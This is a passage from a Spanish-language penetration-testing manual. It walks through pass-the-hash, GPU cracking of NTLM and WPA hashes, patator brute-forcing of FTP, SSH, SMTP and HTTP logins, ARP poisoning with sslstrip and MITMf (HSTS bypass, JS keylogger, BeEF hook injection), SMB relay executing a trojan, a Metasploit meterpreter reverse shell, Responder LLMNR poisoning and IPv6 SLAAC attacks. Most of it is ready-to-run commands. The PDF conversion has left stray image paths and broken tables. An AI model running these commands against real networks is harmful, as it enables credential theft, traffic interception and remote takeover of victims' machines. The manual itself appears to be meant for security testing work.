HKCU\Software\TightVNC\Server
HKLU\Software\TigerVNC\WinVNC4]

6.3.1. Pass the hash



Hay situaciones en las administradores reusan los passwords en varias maquinas, en este caso se puede usar el hash como password

```
pth-winexe -U [usuario]@[hash] //#[ip-windows] cmd
```

[hash] tiene el formato:

44efce164ab921caaad3b435b51404ee:**32ed87bdb5fdc5e9cba88547376818d4**

[ exploit/windows/smb/psexec]

> Pass the hash a toda la red

[ /opt/LAN/smbexec]

```
./smbexec.rb
```

```
*****  
*          smbexec 2.0 - Machiavellian          *  
*****  
  
System Exploitation Menu  
  
1. Create an executable and rc script  
2. Disable UAC  
3. Enable UAC  
4. Execute Powershell  
5. Get Shell  
6. In Memory Meterpreter via Powershell  
7. Remote system access  
8. Main menu  
  
Choice : [ ]  
  
        4 hosts identified  
miempresa.local\administrator  
Pass: NTLM Hash  
DA found: 2
```

SMBEXEC permite probar hashes encontrados a toda la red y obtener datos e incluso shell de los hosts que re-usan passwords. Las opciones mas importantes son:

System Enumeration


- ◆ Check systems for Domain Admin
- ◆ Check systems for logged in users
- ◆ Check systems for UAC
- ◆ Enumerate Shares
- ◆ Remote login validation

System Exploitation

- Disable UAC
- Enable UAC
- Get Shell

Obtain Hashes

- Domain Controller
- Workstation & Server Hashes



6.4. Crakeando passwords usando GPU

GPU (Graphics Processing Unit) son miles de veces mas rapidos que los procesadores corrientes.

Usando Amazon Elastic Compute Cloud (Amazon EC2)

- Registrarse: <http://aws.amazon.com/>
- Instalar la instancia: **Amazon Linux GRID AMI**
- Descargar el ultimo driver de :

<http://www.nvidia.com/Download/Find.aspx>

- ✓ Product Type: GRID
- ✓ Product Series: GRID Series
- ✓ Product: K520
- ✓ Operating System: Linux 64-bit

- Actualizar y configurar sistema

```
sudo yum update -y
sudo yum install kernel-devel-`uname -r`
sudo yum-config-manager --enable epel
sudo yum install -y p7zip
sudo reboot
```

- Instalar drivers

```
bash NVIDIA-Linux-x86_64-346.72.run
```

- ◆ Accepted the license

- ◆ Yes to registering the kernel module sources with DKMS
 - ◆ Yes to installing the 32-bit compatibility libraries
 - ◆ Yes to running the nvidia-config utility
 - ◆ OK to acknowledge the X config file was updated
- Despues de **reiniciar** comprobar que se instaló los drivers

```
nvidia-smi -q | head
```

- Descargar hashcat para Nvidia

```
wget https://hashcat.net/files/hashcat-3.00.7z
```

- Desenpaquetar

```
7za x hashcat-3.00.7z
```

- Testear hashcat

```
/opt/cuda/cudaHashcat64.bin -b
```

➤ Ataque de fuerza bruta a un hash NTLM

```
/opt/cuda/cudaHashcat64.bin -m 1000 -a 3 hash.txt ?a?a?a?a?a?a?
```

-m 1000 : NTLM

-a 3 = fuerza bruta

?a?a?a?a?a?a? = Mascara

Se puede usar los siguientes charsets en la mascara:

```
?l = abcdefghijklmnopqrstuvwxyz  
?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ  
?d = 0123456789  
?s = «espacio»!"#$%&'()*+,.-./:;<=>?@[\]^_`{|}|~  
?a = ?l?u?d?s
```



➤ Ataque de fuerza bruta a WPA

Convertir .cap en .hccap: <https://hashcat.net/cap2hccap/>

```
/opt/cuda/cudaHashcat64.bin -m 2500 -a3 fil.hccap ?a?a?a?a?a?a?a?a?
```

-m 2500: WPA/WPA2


-a 3: Fuerza bruta

?a?a?a?a?a?a?a?a = Mascara (Usar todos los caracteres)



Velocidad promedio de crackeo 40240 Hashes/segundo

6.5. Ataques online



Antes de iniciar cualquier ataque online, debemos estar seguros de que no bloquearemos las cuentas. Ej SSH, Active Directory

➤ Evitando bloqueo de cuentas:

Cuando hacemos la prueba en servicios que tienen una protección contra ataques de diccionario (Ej, SSH, VNC, etc). Se recomienda usar los passwords:

- [blanco]
- [nombre empresa][año actual]
- [nombre empresa][año actual -1]

> Creando un diccionario personalizado

Para servicios que nos dejen realizar varios intentos sin bloquearnos. Vamos a crear un diccionario personalizado en base a una lista básica de passwords de no mas de 10 palabras (Incluir nombre de la empresa, sucursales u otras palabras relevantes) **pass.txt** a la cual aplicaremos patrones comunes

Concatenar:

- /usr/share/wordlists/passwords-comunes.txt
- password-patter.sh **pass.txt small**
- Nombres de usuarios descubiertos

[ De recomienda obtener un diccionario final de 10.000 a 200.000 passwords según el servicio a testear]

> Atacando servicios

Para todos los ataques online usaremos patator:

- FTP – Ataque a diccionario

```
patator.py ftp_login host=[IP] user=[usuario] password=FILE0  
0=password.1st -x ignore:fgrep='Login incorrect'
```

- SSH- Ataque a diccionario

```
patator.py ssh_login host=[IP] user=[usuario] password=FILE0  
0=password.1st -x ignore:fgrep='Permission denied'
```

- Telnet

```
patator.py telnet_login host=[IP] inputs='FILE0\nFILE1' 0=users.txt  
1=passwords.txt persistent=0 prompt_re='Username:|Password:' -x  
ignore:egrep='Login incorrect'
```

- Pop3

```
patator.py pop_login host=[IP] user=marketing password=FILE0 0=password.lst  
-x ignore:fgrep='Permission denied'
```

- SMTP

```
patator.py smtp_login host=[[IP]] user=marketing password=FILE0  
0=password.lst [helo='ehlo localhost'] -x ignore:fgrep='Permission  
denied'
```

- VMWARE

```
patator.py vmauthd_login host=169.168.168.14 user=FILE0 password=FILE1  
0=users-vm.txt 1=pass-online.txt -x ignore:fgrep='Login incorrect'
```

- HTTP – (Security appliance)


```
patator.py http_fuzz url=[URL] method=POST  
body='login=[usuario]&password=FILE0&form=submit' 0=password.txt follow=1  
-x ignore:fgrep='Invalid credential'
```

- HTTP basic auth (base64)

```
patator.py http_fuzz user_pass=FILE0:FILE1 auth_type=basic  
url=http://169.168.168.3/phpMyAdmin/ 0=users-vm.txt 1=pass-online.txt -x  
ignore:code=401
```

También podemos usar un solo archivo de usuarios y passwords con el formato user:password

Protocolos que son mas rápidos para ataques de passwords


- 
- 1. HTTP
 - 2. FTP
 - 3. SSH
 - 4. Telnet
 - 5. VNC (Se bloquea por muchos intentos fallidos)

6.6. Resumen

En este capitulo revisamos como crackear hashes creando **diccionarios personalizados**. Ademas revisamos como realizar ataques de diccionario a distintos protocolos como SSH, WEB, SMTP,etc

5

ATAQUES EN REDES LAN



VII. ATAQUES EN REDES LAN

7. Saltando VLANs

Si encontramos dispositivos CISCO mal configurados es posible saltar de VLANs.

7.1. Switch spoofing (Trunk 802.1Q)

Hacerse pasar por un switch (Configuración automática)

➤ **voiphopper**

Salta de VLANs simulando ser un teléfono IP

```
voiphopper -i eth0 -c 2
```

-c 2 = Usa CDP “Spoof Mode”


➤ **Yersinia**

Abusa el protocolo 802.1Q

7.2. Sniffing pasivo

➤ **Modo promiscuo**

Es el modo en el que una computadora conectada a una red compartida, captura todo el tráfico que circula por ella.



➤ **Capturar password y almacenar en archivo**

```
ettercap -Tzq -w file.pcap -L nombre-log
```

-T: Interfaz de solo texto
-z: No ARP scan
-q: (quiet) No imprime el contenido de los paquetes
-w: escribir archivo pcap
-L : escribir logs

- Procesar archivo de logs

```
etterlog nombre-log.eci -p
```

-p: Mostrar passwords

7.3. Sniffing activo



Conceptos teóricos necesarios



Arp-spoofing: Ataque que modifica la tabla arp de un host para hacer que resuelva una IP a una MAC que no es la que le corresponde, el Arp-spoofing es lo que hace posible el 'Man in the middle'.

Primero de todo, tenemos que editar el archivo 'ip_forward', esto nos permite redireccionar el tráfico que pasa por nuestra máquina hacia su destino, si no lo hacemos, propiciaremos una denegación de servicio (DOS) al equipo víctima.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Lidiando con SSL:

- Remover "S" de los links

- Entregar certificado falso al cliente (SSL sniff)
- Puente HTTP-S
 - Entre el server y el atacante HTTPS
 - Entre el atacante y la victima HTTP

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT
--to-ports 10000
sslstrip -w capturas.txt
```

➤ Envenamiento ARP

Enviar mensajes ARP falsos a la red con la finalidad de asociar la dirección MAC del atacante con la dirección IP de otra maquina ejemplo la puerta de enlace predeterminada (gateway)




Fig: Trafico de red después de envenenar una victima

- **Bettercap**


```
ettercap -T -q -i eth0 -M ARP:remote /192.168.0.1// /192.168.0.4-20//
```

- Capturar trafico HTTP (NO HTTPS ni otros protocolos)

```
bettercap --proxy -X --log mitm.txt
```

-X Habilitar sniffer
--proxy Habilita proxy http
--log Almacenar los logs

➤ **Man in the Middle framework (MITMf)**



STRICT-TRANSPORT-SECURITY (HSTS) es un header seguro que obliga a el navegador a "hablar" con el servidor solo mediante HTTPS. Mitiga ataques de hombre en el medio (Man-in-the-middle)

Soporte en los navegadores:



La herramienta MITMf tiene la capacidad de saltar este mecanismo de protección

Archivo de configuración:

```
/etc/mitmf/mitmf.cfg
```

```
mitmf --spoof --arp -i eth0 --hsts --dns --target [IP_victima] --gateway [IP_gateway]
```

--**hsts** = intentar pasar por alto HSTS

--**spoof** --arp = envenenamiento ARP

Probado con Firefox/chrome + hotmail.com


- Envenenando toda la red

```
mitmf --spoof --arp -i eth0 --gateway [IP_gateway]
```

- Inyectando JS malicioso

```
mitmf --spoof --arp -i eth0 --gateway [IP] --jskeylogger
```

- Combinando con Beef



./beef

```
mitmf --spoof --arp -i eth0 --gateway 192.168.1.14 --target 192.168.1.15  
--inject --js-url http://192.168.1.10:3000/hook.js
```

- **Bdfproxy**

Crea backdoor de ejecutables descargados en un escenario de MitM (mitmproxy)

➤ EasyCreds



/opt/easy-creds

bash easy-creds.sh

- 2 Poisoning Attacks
- 3 Oneway ARP Poisoning

Usa las siguientes herramientas

- ✓ Ettercap: Para el mitm
- ✓ Dsniff: Snifar username y password
- ✓ URL Snarf: Transforma las peticiones URLs en formato CLF (Common Log Format) que son mas faciles de procesar
- ✓ SSLStrip: “Quitar SSL”



Monitorear ARP con:

- arpwatch

7.4. DHCP falso



/opt/easy-creds



bash easy-creds.sh

- 2 Poisoning Attacks
- 4. DHCP Poison

7.5. DNS Falso

```
dnschef --fakeip=[ip-kali] --fakedomains gmail.com --interface [ip-kali]
```

7.6. SMB Relay attack




Conceptos teóricos necesarios



NTLM

In a Windows network, has NT LAN Manager (NTLM) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users. NTLM is the successor to LANMAN.

Funcionamiento:



Versiones:

- NTLMv1 use DES
- NTLMv2 uses NT MD4


A Little NTLM

To understand what's wrong with NTLM, we need to know a little more about how its challenge-response works.:

1. Server: Hi. I know you're claiming to be user XYZ, but you'll need to prove it. But don't tell me the password out loud—someone will overhear! Instead, I want you to take this challenge: encrypt "swordfish", and then tell me the results. You can use DES.
2. User: And what key should I use for DES?
3. Server: The MD4 hash of your password—use that.
4. Client: Ok, I've encrypted "swordfish" with the password hash and I have weird 24-byte string. Is that what you want?
5. Server: Yes
6. Client tells server the encrypted string. And server compares with its encryption of swordfish, which matches.
7. Server: You are worthy, please enter!

¿Cuando es usado NTLM?

- The client is authenticating to a server that doesn't belong to a domain.
- If the server is a device that supports SMB, such as NAS devices and network printers
- If the server is a member of a domain but Kerberos cannot be used
 - ✓ The client is authenticating to a server using an IP address
 - ✓ The client is authenticating to a server that belongs to a different Active Directory forest that has a legacy NTLM trust
 - ✓ Where a firewall would otherwise restrict the ports required by Kerberos (TCP 88)



Flavor	Baseline	Pros	Cons
NTLMv1	Windows 95, Windows 98, Windows ME, NT		IE and Windows only, very crackable, susceptible to man-in-the-middle attacks,

Flavor	Baseline	Pros	Cons
	4.0, Win2K, XP, Windows 2003/R2, Vista		chatty on network
NTLMv2	Meant for NT 4.0 SP4	More secure than NTLMv1. More secure than NTLMv2	IE and Windows only,
Kerberos	Active Directory	Open standard Cross platform (Windows, Linux, Unix)	Client machine must be joined to domain


➤ Usando impacket

Escenario:

- ◆ Controlador de dominio: 10.0.0.2
- ◆ Victima (Windows 10): **10.0.0.3**
- ◆ Kali: **10.0.0.4**
- Desde KALI:

```
smbrelayx.py -h 10.0.0.3 -e /root/troyano.exe
```

- Desde el controlador de dominio (administrador) acceder a:
\\\10.0.0.4



- Ejecutaras el programa troyano.exe en la victima (Windows 10)

➤ Usando metasploit/snarf



/opt/networking/snarf



- SMBRelay

nodejs snarf.js **10.0.0.4** -d **10.0.0.3**

- Desde el controlador de dominio (administrador) acceder a:

\\\10.0.0.4

- Despues on metasploit:

```
use exploit/windows/smb/psexec_psh
set payload windows/meterpreter/reverse_tcp
set lhost 10.0.0.4
set rhost 127.0.0.1
exploit
```

7.7. LLMNR and NBT-NS Poisoning



Conceptos teóricos necesarios




Link-Local Multicast Name Resolution (LLMNR) and Netbios Name Service (NBT-NS) are two components of Microsoft Windows machines. LLLMNR was introduced in Windows Vista and is the successor to NBT-NS

allow machines on the same subnet help each other identify hosts when

DNS fails.

¿Como funciona el envenenamiento?



[ /opt/LuTN/Responder]

```
python Responder.py -F -f -I eth0
```

```
python Responder.py -I eth0 --wpad -b -F -f
```

Capturara hashes con el formato:

Usuario::Dominio::Desafío::Respuesta

```
hashcat -m 5600 -a 0 hash.txt /usr/share/wordlists -o cracked.txt
```

```
python Responder.py -I eth0 [ip-kali] -wrf
```

Los hashes capturados se guardan en la carpeta logs

- Usando john para crackear el hash

```
john --wordlist:passwords.txt SMB-NTLMv2-SSP-10.0.0.3.txt
```

SMB ataques downgrade – responder
ing social – responder

WPAD por defecto IE

Websploit

Network Modules	Description
-----	-----
network/arp_dos	ARP Cache Denial Of Service Attack
network/mfod	Middle Finger Of Doom Attack
network/mlitm	Man Left In The Middle Attack
network/fakeupdate	Fake Update Attack Using DNS Spoof

7.8. Ataques IPv6



Conceptos teóricos necesarios



IPv6 does not use ARP

- > Neighbor Discovery (ND)

Es un protocolo de IPv6, y es equivalente al protocolo Address Resolution Protocol (ARP) en IPv4

netsh interface ipv6 show neighbors

- > Link-Local Multicast Name Resolution (LLMNR)

LLMNR es una especie de Netbios para Windows Vista, Server 2008 y superior que soporta IPV6, y solo funciona dentro de una misma red.

El envio de resolucion de nombres se hace por multicast a la direccion 224.0.0.252 o en ipv6 al la direccion multicast FF02::1:3.

- > SLAAC attack (Autoconfiguración de direcciones libres de estado) – Stateless Address Auto Configuration


Info:				Parcialmente
-------	--	--	--	--------------

Modern operating systems, such as Windows 8 and Mac OS X, come out of the box ready and willing to use IPv6, but most networks still have only IPv4. this works

against networks that only have IPv4 connectivity and do not have IPv6 infrastructure and defenses deployed.


The attack establishes a transparent IPv6 network on top of the IPv4 infrastructure

SLAAC attack consiste en un host que se anuncia como router IPv6 (ICMPv6)



Los nodos IPv6 pueden configurarse a sí mismos automáticamente usando los mensajes de descubrimiento de routers de . El nodo envía una "solicitud de router" (RS: Router Solicitation) de link-local usando multicast pidiendo los parámetros de configuración; y si los routers están configurados para esto, responderán este requerimiento con un "anuncio de router" (RA: router advertisement) que contiene los parámetros de configuración.

[ No configura DNS]



```
Users\plataforma.MIEMPRESA>ipconfig /all | findstr "Gateway"  
Default Gateway . . . . . : 192.168.0.1  
  
Users\plataforma.MIEMPRESA>ipconfig /all | findstr "Gateway"  
Default Gateway . . . . . : fe80::20c:29ff:fe11:7d4d%11
```

Antes Despues

7.9. Otros ataques LAN

➤ **DHCP starvation attack**

Inundar el servidor DHCP con peticiones falsas:

```
pig.py -v 2 -c [interface]
```

-v 2 Nivel de mensajes

-c Habilitar colores

- Levantar un servidor DHCP falso

```
wget gmail.com -O /var/www/index.html
```

7

DESARROLLO DE EXPLOITS



